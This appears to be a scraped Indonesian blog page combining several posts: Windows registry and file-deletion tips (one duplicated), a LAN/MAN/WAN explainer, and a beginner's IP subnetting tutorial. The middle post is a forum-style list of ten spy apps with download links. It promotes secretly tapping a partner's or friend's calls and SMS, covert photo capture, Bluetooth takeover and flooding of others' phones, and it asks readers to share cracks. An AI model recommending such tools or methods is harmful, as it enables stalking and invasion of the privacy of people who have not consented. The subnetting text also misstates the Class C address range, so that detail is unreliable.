Quantum yang lebih lama berarti pergantian yang lebih sedikit di antara program jadi lebih sedikit waktu yang terbuang. Anda bisa memperhatikan kalau lag pada game atau pemutaran video akan menjadi lebih halus. Tapi, jika Anda menemukan masalah lainnya, cukup kembalikan nilai Win32PrioritySeparation menjadi nilai orisinilnya yaitu 26.

20. Non-aktifkan AutoRun
Fitur AutoRun milik Windows merupakan salah satu risiko keamanan yang berpotensi karena ia menjalankan kode secara otomatis ketika Anda menyambungkan alat yang bersifat removable ke dalam PC. Jika memang, hal tersebut bisa diatur secara manual saja, maka akan lebih aman untuk mematikan fitur tersebut.

Pada beberapa sistem, hal tersebut hanya bisa dilakukan melalui Registry. Masuklah ke “HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\IniFileMapping” dan buat tombol yang bernama “Autorun.inf”.

Kemudian, klik-ganda pada nilai defaultnya dan masukkan “@SYS:DoesNotExist”. Kemudian hapus “HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2″. Sekarang, Windows tidak lagi menjalankan kode apapun pada CD, DVD, atau portable drive secara otomatis. Anda harus menjalankannya secara manual

http://mkiosonline.blogspot.com/2009/05/20-hack-registry-untuk-tingkatkan.html

0

MENGHAPUS FILE YANG SUSAH DI HAPUS "UNDELETABLE"

Pada prinsipnya, semua file bisa di hapus (delete) semua. Namun, ada juga yang susah di hapus (undeletable) karena sedang di gunakan oleh program lain atau virus. Ada 3 cara menghapus file yang susah di hapus :


1. Menggunakan sebuah program bernama Unlocker yang bisa di download di sini. Cara kerjanya sangat gampang, karena tinggal mengarahkan ke folder tempat file bandel tersebut di simpan. Apalagi, Unlocker versi 1.8.7 tersedia dalam bahasa Indonesia.


2. Menggunakan jendela Command Prompt. Caranya :
a. Tutup semua program.
b. Klik Start, Run dan masukkan TASKMGR.EXE
c. Masuk ke tab Processes dan End Proses pada Explorer.exe. Biarkan Task Manager terbuka.
d. Kembali ke jendela Command Prompt dan masuk ke direktori/folder tempat file undeletable tersimpan.
e. Pada command prompt ketik DEL
f. Kembali ke Task Manager, klik File, New Task dan masukkan EXPLORER.EXE
g. Restart GUI shell.
h. Tutup Task Manager.

3. Menggunakan Notepad
a. Buka Notepad
b. Klik File> Save As ..>
c. cari folder di mana file undeletable tersimpan dengan memilih 'All files' dari jenis file kotak
d. Klik file yg ingin anda hapus begitu namanya muncul di kotak 'filename'
e. Klik save
d. Pilih Yes untuk menindih file undeletable.


Pada prinsipnya, semua file bisa di hapus (delete) semua. Namun, ada juga yang susah di hapus (undeletable) karena sedang di gunakan oleh program lain atau virus. Ada 3 cara menghapus file yang susah di hapus :

1. Menggunakan sebuah program bernama Unlocker yang bisa di download di sini. Cara kerjanya sangat gampang, karena tinggal mengarahkan ke folder tempat file bandel tersebut di simpan. Apalagi, Unlocker versi 1.8.7 tersedia dalam bahasa Indonesia.


2. Menggunakan jendela Command Prompt. Caranya :
a. Tutup semua program.
b. Klik Start, Run dan masukkan TASKMGR.EXE
c. Masuk ke tab Processes dan End Proses pada Explorer.exe. Biarkan Task Manager terbuka.
d. Kembali ke jendela Command Prompt dan masuk ke direktori/folder tempat file undeletable tersimpan.
e. Pada command prompt ketik DEL
f. Kembali ke Task Manager, klik File, New Task dan masukkan EXPLORER.EXE
g. Restart GUI shell.
h. Tutup Task Manager.

3. Menggunakan Notepad
a. Buka Notepad
b. Klik File> Save As ..>
c. cari folder di mana file undeletable tersimpan dengan memilih 'All files' dari jenis file kotak
d. Klik file yg ingin anda hapus begitu namanya muncul di kotak 'filename'
e. Klik save
d. Pilih Yes untuk menindih file undeletable.

0

10 Aplikasi Penyadap Telepon dan Sms

Bnyak tmen2 yg nnya soal gmna cara nyadap telpon, gmna cara nyadap sms, ampe bnyak yg buat dobel thread…
nah utk ngejawab pertanyaan td ane mo ngasih tau niy, cr2 n’ aplikasi tuk ngeyadap telpon ma sms,, klo udh ada yg buat thread kya gini, mnding niy thread di apus aja.. biar ga triple thread, Occ mod??

niy Aplikasi2 nya :

1) Mobile Secuware
Fitur penyadap Mobile Secuware bisa digunain utk memantau pacar aato tmen kita lewat fitur Remote Monitoringvnya. Selaen ntu Aplikasi ini dibekali kemampuan anti maling, jd klo hp ncang2 pd ilang ato di curi, kita bisa tau lewat fasilitas M-Trax (data2 nya pun bisa di selamatin)
aplikasi nya bisa di donlot di http://www.mobile-secuware.com

2) Xelnex Lite
Xelnex Lite bisa digunain utk ngerekam pembicaraan ditelpon tanpa didahului bunyi ‘beep’. jd terjaga kerahasiaaan nya,,
sayang nya aplikasi niy masih shareware alias bayar, tp kita bisa nyoba versi trial nya selama 10 hari n’ aplikasi niy kompatibel utk Symbian S60 3rd edition.
klo ada yg mo nyoba donlot aja di http://shop.psiloc.com/d/s60/XelnexLite_s603rd.sisx

NB : klo udah ada yg bisa nge crack nya, tolong di share yaa..

3) Mobile-Spy
Pengguna hp Symbian S60 udh bisa make layanan pengintip isi hp dr jarak jauh. Dgn layanan ini mereka bisa mengetahui informasi lalu lintas sms dan telpon, yg bisa diakses dr pc ato hp laen lewwat server yg disediain.
selaen Symbian, hp yg berbasis windows Smartphone jg bisa make aplikasi niy…
sayang nya aplikasi niy juga msh trial, klo ada yg mo nyoba donlot di http://www.mobile-spy.com/MobileSpy.CAB versi trial nya cuman 7 hari

NB : klo udah ada yg bisa nge crack nya, tolong di share yaa..

4) BT Info
aplikasi yg niy cuman memanfaatkan bluetooth doank, ya jd sama lah kya aplikasi2 laen…
klo ada yg mo nyoba, donlot di http://en.k508i.wz.cz/jar/ftp_bt_105.jar
BT Info jg bisa digunain utk ngendaliin semua fungsi hp, kaya nelpon, kamera, alarm, master reset, ampe matiin hp juga bisa.

5) Call Rrecorder dan AGLAYA Call Magic
fungsi nya cuman utk ngerekam pembicaraan telpon doank,,
klo ada yg mo nyoba, donlot disini aja http://symbianware.com <== utk Call Recorder nya http://www.aglaya.com/symbian/symbia…call_magic.asp <== utk AGLAYA Call Magic nya

6) TimedSpy
klo pnya hp Symbian S60 v.2 bisa langsung make tnpa alat tambahan,,
fungsi nya utk mengintai orang, jd aplikasi nya melakukan pemotretan trus hasil nya lngsung dikirm gituu…
klo ada yg mo nyoba, donlot di http://www.diginaut.com/mobile/archi…edSpyTrial.sis

7) Magic Blue Hack
Aplikasi garapan Humayan Kabir Pavel dan Avishek Ahmed ini, kompatibel utk ponsel Java MIDP 2.0 berBluetooth, Symbian s60, dan PDA.
Fitur yg tersedia yaitu Make Call, Send SMS, Phonebook, Write Ph Book, Answer Call, dan Hang Call.
klo ada yg mo nyoba, donlot di http://www.getjar.com/products/175782/MagicBlueHack

8) BT Teror
Untuk usil2an, bisa di donlot di http://www.symbian-freak.com/downloa…eror_S60v3.zip.
Fungsi nya untuk memanipulasi bluetooth, jd aplikasi nya utk ngirim file2 ke hp target terus2an,, jd kaya flooding gitu deh…
Aplikasi niy harus terintregrasi pula dengan program Python S60 dan Python Script Shell. Utk nge donlot Python nya bisa donlot di http://sourceforge.net/project/showf…roup_id=154155

9) Mobiscope beta
Seiring kemajuan teknologi, dengan memanfaatkan jaringan internet kita bisa menikmati layanan video streaming. Jd, nnti nya kita bisa membroadcast pantauan webcam melalui server dari suatu penyedia layanan. Hingga kita bisa dengan mudah mengaksesnya lewat hp, sekalipun jarak kita jauh. Mayoritas ponsel yg beredar di pasaran bisa melakukannya, mengingat sudah dijejali teknologi bearer data (GPRS/3G).
klo ada yg mo nyoba, donlot di http://www.mobiscope.com/.
dengan aplikasi ini, kita bisa mengakses webcam lewat hp dengan aman dan nyaman. Menarik nya lg, aplikasi niy dilengkapin fitur sensor gerak dan scheduler, utk merekam situasi pada waktu tertentu.

10) SMS Anywhere
SMS Anywhere fungsi nya nge forward semua sms yg dikirim n’ diterima ponsel target ke ponsel kita.
klo ada yg mo nyoba, donlot di http://www.wireless-labs.com/smsanywhere/

Nah,, sekarang terserah ncang2 pd mo make yg mna…

Sumber : http://gandhi.isgreat.org/home/?p=125

Senin, 08 November 2010

0

LAN, MAN, DAN WAN

JARINGAN LAN

Jaringan LAN
LAN (Local Area Network) adalah suatu kumpulan komputer, dimana terdapat beberapa unit komputer (client) dan 1 unit komputer untuk bank data (server). Antara masing-masing client maupun antara client dan server dapat saling bertukar file maupun saling menggunakan printer yang terhubung pada unit-unit komputer yang terhubung pada jaringan LAN.
Berdasarkan kabel yang digunakan ,ada dua cara membuat jaringan LAN, yaitu dengan kabel BNC dan kabel UTP.
Keuntungan Jaringan LAN.

• Pertukaran file dapat dilakukan dengan mudah (File Sharing).
• Pemakaian printer dapat dilakukan oleh semua client (Printer Sharing).
• File-file data dapat disimpan pada server, sehingga data dapat diakses dari semua client menurut otorisasi sekuritas dari semua karyawan, yang dapat dibuat berdasarkan struktur organisasi perusahaan sehingga keamanan data terjamin.
• File data yang keluar/masuk dari/ke server dapat di kontrol.
• Proses backup data menjadi lebih mudah dan cepat.
• Resiko kehilangan data oleh virus komputer menjadi sangat kecil sekali.
• Komunikasi antar karyawan dapat dilakukan dengan menggunakan E-Mail & Chat.
• Bila salah satu client/server terhubung dengan modem, maka semua atau sebagian komputer pada jaringan LAN dapat mengakses ke jaringan Internet atau mengirimkan fax melalui 1 modem.
JARINGAN MAN

Jaringan MAN
MAN (Metropolitan Area Network) ialah suatu jaringan dalam suatu kota dengan transfer data berkecepatan tinggi, yang menghubungkan berbagai lokasi seperti kampus, perkantoran, pemerintahan, dan sebagainya. Jaringan MAN adalah gabungan dari beberapa LAN. Jangkauan dari MAN ini antar 10 hingga 50 km, MAN ini merupakan jaringan yang tepat untuk membangun jaringan antar kantor-kantor dalam satu kota antara pabrik/instansi dan kantor pusat yang berada dalam jangkauannya
JARINGAN WAN


Jaringan WAN

WAN (Wide Area Network) adalah kumpulan dari LAN dan/atau Workgroup yang dihubungkan dengan menggunakan alat komunikasi modem dan jaringan Internet, dari/ke kantor pusat dan kantor cabang, maupun antar kantor cabang. Dengan sistem jaringan ini, pertukaran data antar kantor dapat dilakukan dengan cepat serta dengan biaya yang relatif murah. Sistem jaringan ini dapat menggunakan jaringan Internet yang sudah ada, untuk menghubungkan antara kantor pusat dan kantor cabang atau dengan PC Stand Alone/Notebook yang berada di lain kota ataupun negara.
Keuntungan Jaringan WAN.
• Server kantor pusat dapat berfungsi sebagai bank data dari kantor cabang.
• Komunikasi antar kantor dapat menggunakan E-Mail & Chat.
• Dokumen/File yang biasanya dikirimkan melalui fax ataupun paket pos, dapat dikirim melalui E-mail dan Transfer file dari/ke kantor pusat dan kantor cabang dengan biaya yang relatif murah dan dalam jangka waktu yang sangat cepat.
• Pooling Data dan Updating Data antar kantor dapat dilakukan setiap hari pada waktu yang ditentukan.
Hubungan antara Jaringan LAN, MAN, dan WAN seperti gambar di atas
PERBEDAAN LAN, MAN & WAN
LAN: Local Area Network
MAN: Metropolitan Area Network
WAN: Wide Area Network
Yang Membedakannya:
1. Jangkauannya
2. Kecepatan transfer data
example: LAN memiliki batasan area 2 KM tetapi mempunyai kecepatan transfer sampa 2 MBPS, sedangkan WAN memiliki jangakauan sampai beribu” KM tetapi mempunya kecepatan transfer sampai 64kbps

Sabtu, 30 Oktober 2010

0

ALAMAT IP DAN SUBNETTING BAGI PEMULA

Kita akan coba membahas cara mengkonfigurasi IP routing pada sebuah router, bagaimana membagi-bagi alamat IP atau sering dikenal dengan SUBNETTING, dan bagaimana mengkonfigurasi alamat IP pada tiap-tiap interface router dengan sebuah subnet yang unik.

Sebelum melanjutkan ke materi, berikut istilah-istilah yang akan sering digunakan

  • Address—Nomor ID unik yang di set pada sebuah host atau interface pada sebuah jaringan.
  • Subnet— Porsi/blok IP yang merupakan bagian dari jaringan (network sharing).
  • Subnet mask—Kombinasi 32-bit, digunakan untuk mengilustrasikan porsi dari sebuah alamat yang merefer pada subnet dan bagian/porsi yang merefer pada host.
  • Interface—Sebuah koneksi jaringan (antarmuka).

Sebuah alamat IP adalah sebuah alamat yang digunakan untuk mengidentifikasi sebuah perangkat secara unik pada sebuah jaringan IP. Alamat IP terdiri dari 32 bit binary yang terdiri dari porsi network dan porsi host dengan bantuan dari sebuah “subnet mask”. 32 bit binary terbagi dalam 4 octet (1 octet = 8 bit). Masing-masing octet dikonversi menjadi ”decimal” dan dipisahkan dengan tanda titik (dot). Dengan demikian, sebuah alamat IP dinyatakan dalam format ”dotted decimal” (contoh, 172.16.81.100). Nilai dari masing-masing octet berkisar antara 0 sampai 255 dalam “decimal”, atau 00000000 - 11111111 dalam “binary”.

Berikut bagaimana ”octet binary” dikonversi ke ”decimal”: Bit paling kanan dari sebuah octet memiliki nilai 20. Bit disebelah kirinya memiliki nilai 21. dan seterusnya sampai bit paling kiri yang miliki nilai 27. Jadi jika semua bit bernilai 1, nilai ”decimal”-nya menjadi 255 sebagai berikut :

1 1 1 1 1 1 1 1
128 64 32 16 8 4 2 1 (128+64+32+16+8+4+2+1=255)

Berikut contoh sederhana konversi sebuah octect jika tidak semua bit bernilai 1.

0 1 0 0 0 0 0 1
0 64 0 0 0 0 0 1 (0+64+0+0+0+0+0+1=65)

Dan berikut contoh sebuah alamat IP dengan ”binary” dan “decimal”-nya.

10. 1. 23. 19 (decimal)
00001010.00000001.00010111.00010011 (binary)

Octet - octect ini dibagi-dibagi untuk menyediakan sebuah skema pengalamatan yang dapat mengakomodasi jaringan kecil maupun besar. Terdapat 5 kelas/class jaringan yang berbeda, yaitu class A sampai class E. Kita akan membahas hanya pengalamatan jaringan class A sampai C saja, sedangkan class D dan E diluar ruang lingkup pembahasan.

Figure 1 menunjukkan class jaringan A sampai E dan range alamat IP dari masing-masing class.

Figure 1

3an.gif

Dalam sebuah alamat Class A, octet pertama adalah porsi jaringan/network, jadi contoh Class A dalam Figure 1 mempunyai alamat jaringan utama 1.0.0.0 - 127.255.255.255. Octet 2, 3, dan 4 (24 bit berikutnya) adalah untuk pengaturan dan pembagian jaringan ke dalam “subnet dan host”. Pengalamatan Class A digunakan untuk jaringan yang memiliki lebih dari 65.536 host (sebenarnya sampai 16777214 host!).

Dalam sebuah alamat Class B, octet kedua adalah porsi jaringan/network, jadi contoh Class B dalam Figure 1 mempunyai alamat jaringan utama 128.0.0.0 - 191.255.255.255. Octet 3 dan 4 (16 bit) adalah untuk lokal “subnet” dan “host”. Pengalamatan Class B digunakan untuk jaringan yang memiliki jumlah host antara 256 dan 65534.

Dalam sebuah alamat Class C, octet ketiga adalah porsi jaringan/network, contoh Class C dalam Figure 1 mempunyai alamat jaringan utama 192.0.0.0 - 233.255.255.255. Octet 4 (8 bit) adalah untuk lokal “subnet” dan “host”. Cocok untuk jaringan dengan jumlah host kurang dari 254.

NETWORK MASK

Sebuah ”network mask” membantu kita mengenal porsi mana dari alamat IP yang menunjukkan jaringan/network dan porsi mana yang menunjukkan node/host. Jaringan class A, B, dan C mempunyai “mask default”, juga dikenal sebagai ”mask natural”, seperti berikut:

Class A: 255.0.0.0
Class B: 255.255.0.0
Class C: 255.255.255.0

Sebuah alamat IP pada jaringan Class A yang belum di-”subnet” akan memiliki sebuah pasangan alamat/mask seperti contoh : 8.20.15.1 255.0.0.0. Untuk melihat bagaimana “mask” membantu kita mengidentifikasi bagian/porsi jaringan dan node/host dari sebuah alamat, konversikan alamat dan “mask” ke bilangan biner/binary.

8.20.15.1 = 00001000.00010100.00001111.00000001
255.0.0.0 = 11111111.00000000.00000000.00000000

Jika anda sudah mendapatkan alamat dan mask dalam bentuk binary, maka identifikasi jaringan/network dan host ID akan lebih mudah.

Bit-bit alamat untuk MASK yang di set 1 menyatakan Network ID, dan yang di set 0 menyatakan Node ID.

8.20.15.1 = 00001000.00010100.00001111.00000001

255.0.0.0 = 11111111.00000000.00000000.00000000

-----------------------------------

net id | host id
netid = 00001000 = 8

hostid = 00010100.00001111.00000001 = 20.15.1


Pengertian Subnetting

Anda bisa membuat multiple logical networks dalam suatu jaringan Class A, B, atau C. Jika anda tidak melakukan subnet, anda hanya bisa menggunakan satu jaringan/network Class A, B, atau C network, hal ini sangatlah tidak lazim.

Tiap-tiap data link di jaringan harus memiliki Network ID yang unik, dengan node/host pada link tersebut yang menjadi anggota dari Network tersebut (jaringan yang sama). Jika anda membagi network utama (Class A, B, atau C) menjadi subnetwork yang lebih kecil, maka anda bisa membuat interconnecting subnetworks (hubungan antar subnetwork dengan IP routing protocol). Maka masing-masing data link pada jaringan ini memiliki network/subnetwork ID yang unik.

Untuk melakukan subnetting alias men-subnet suatu jaringan, perpanjang natural/default mask dengan bit-bit yang bernilai 1 pada porsi host ID untuk membuat sebuah subnetwork ID. Contoh sebuah Class C network: 204.17.5.0 dengan natural/default mask: 255.255.255.0, Anda bisa membuat subnet dengan cara sebagai berikut :

204.17.5.0 -      11001100.00010001.00000101.00000000

255.255.255.224 - 11111111.11111111.11111111.11100000

--------------------------|sub|----

Dengan memperpanjang MASK menjadi 255.255.255.224, and telah menambahkan 3 bit bernilai 1 (ditandai dengan “sub”) pada porsi host yang digunakan untuk membentuk subnet. Dengan 3 bit tersebut, memungkinkan anda membuat 8 subnet. Dengan sisa 5 bit bernilai 0 untuk host ID, masing-masing subnet memiliki 32 alamat host, dan hanya 30 saja yang bisa diterapkan/diconfigurasi pada perangkat/device, karena host ID dengan seluruh bit nya bernilai 1 atau seluruhnya bernilai 0 tidak bisa diterapkan pada perangkat/device. (Ini sangat penting sekali untuk diingat). Berikut subnet-subnet yang telah kita buat:

204.17.5.0 255.255.255.224     host address range 1 to 30

204.17.5.32 255.255.255.224 host address range 33 to 62

204.17.5.64 255.255.255.224 host address range 65 to 94

204.17.5.96 255.255.255.224 host address range 97 to 126

204.17.5.128 255.255.255.224 host address range 129 to 158

204.17.5.160 255.255.255.224 host address range 161 to 190

204.17.5.192 255.255.255.224 host address range 193 to 222

204.17.5.224 255.255.255.224 host address range 225 to 254

Note: Ada 2 cara untuk penulisan MASK. Pertama, seperti diatas, anda menggunakan 3 bit bernilai 1 lebih daripada “natural/default” MASK Class C, anda bisa menyatakan alamat-alamat ini memiliki 3-bit subnet MASK. Kedua, MASK : 255.255.255.224 dapat ditulis seperti: /27 karena terdapat 27 bit (bernilai 1) yang telah di set pada MASK. Cara kedua tersebut, dikenal dengan nama Classless Interdomain Routing (CIDR)-pembahasan berikutnya . Dengan CIDR, satu network dapat ditulis dengan notasi prefix/length. Contoh, 204.17.5.32/27 sama dengan network 204.17.5.32 255.255.255.224.

Skema network subnetting untuk 8 subnet, dapat digambarkan sebagai berikut::

Figure 2

3b.gif

Masing-masing router pada Figure 2 terhubung ke 4 subnetwork, satu diantara subnetwork terhubung pada kedua router tersebut. Masing-masing router juga memiliki sebuah alamat IP pada masing-masing subnetwork yang terhubung padanya. Masing-masing subnetwork bisa men-support sampai 30 alamat IP host.

Lebih banyak subnets, lebih sedikit alamat host yang tersedia per subnet. Contoh Network kelas C 204.17.5.0 dan sebuah mask 255.255.255.224 (/27) akan menghasilkan 8 subnets, masing-masing subnet memiliki 32 alamat host ( hanya 30 alamat IP host yang bisa dikonfigurasi pada perangkat/devices). Jika anda menggunakan mask 255.255.255.240 (/28), maka detilnya sebagai berikut:

204.17.5.0 -      11001100.00010001.00000101.00000000

255.255.255.240 - 11111111.11111111.11111111.11110000

--------------------------|sub |---

Karena anda memiliki 4 bit untuk membuat subnet, sehingga anda hanya memiliki 4 bit (sebelah kiri) untuk alamat host. Jadi dalam hal ini anda dapat memiliki 16 subnet, masing-masing subnet memiliki 16 alamat host ( hanya 14 alamat IP host yang bisa dikonfigurasi pada perangkat/devices).

Kita akan coba liat cara mensubnet untuk Network Kelas B. Jika anda memiliki network 172.16.0.0 , maka anda akan segera tahu “natura”l mask-nya adalah 255.255.0.0 atau 172.16.0.0/16. Memperpanjang mask melebihi 255.255.0.0 berarti anda melakukan “subnetting”. Anda dengan cepat bisa melihat bahwa anda bisa membuat lebih banyak subnet daripada Network Kelas C. Jika anda menggunakan mask 255.255.248.0 (/21), berapa jumlah subnet dan host per subnet?

172.16.0.0  -   10101100.00010000.00000000.00000000

255.255.248.0 - 11111111.11111111.11111000.00000000

-----------------| sub |-----------

Anda menggunakan 5 bit dari “original” bit host untuk subnet. Sehingga anda bisa memiliki 32 subnet (25). Setelah anda menggunakan 5 bit (nilai 1) untuk “subnetting”, tersisa 11 bit (nilai 0) untuk alamat host. Sehingga anda bisa memiliki 2048 alamat host (211), hanya 2046 alamat IP host yang bisa dikonfigurasi pada perangkat/devices.

Note: Dulu, terdapat keterbatasan penggunaan “subnet 0″ (semua bit subnet diset ke Nol/zero). Beberapa perangkat tidak mensupport subnet zero ini. Perangkat Cisco Systems dapat menggunakan subnet zero ini dengan mengkonfigurasi perintah : ip subnet zero


Contoh:

Sekarang anda sudah memahami apa itu “subnetting”, mari kita terapkan ilmu ini. Sebagai contoh, anda memiliki kombinasi 2 alamat IP /mask, ditulisa dengan notasi “prefix/length” (length=jumlah bit yang bernilai 1), yang telah dikonfigurasi pada 2 perangkat/device. Tugas anda adalah menentukan apakah kedua perangkat ini berapa pada subnet yang sama atau berbeda. Anda dapat menggunakan alamat dan mask dari masing-masing perangkat untuk menentukan subnet dari kedua alamat IP host/perangkat tersebut.

Perangkat A: 172.16.17.30/20

Perangkat B: 172.16.28.15/20

Penentuan Subnet untuk Perangkat A:

172.16.17.30  -   10101100.00010000.00010001.00011110

255.255.240.0 - 11111111.11111111.11110000.00000000

-----------------| sub|------------

subnet = 10101100.00010000.00010000.00000000 = 172.16.16.0

Penentuan subnet dengan melakukan sebuah logika “AND” antara subnet mask dan alamat IP host. Dalam hal ini, Perangkat A berada pada subnet 172.16.16.0.

Penentuan Subnet untuk Perangkat B:

172.16.28.15  -   10101100.00010000.00011100.00001111

255.255.240.0 - 11111111.11111111.11110000.00000000

-----------------| sub|------------

subnet = 10101100.00010000.00010000.00000000 = 172.16.16.0

Dari hasil diatas, disimpulkan bahwa Perangkat A dan Perangkat B berada/memiliki subnet yang sama , yaitu 172.16.16.0.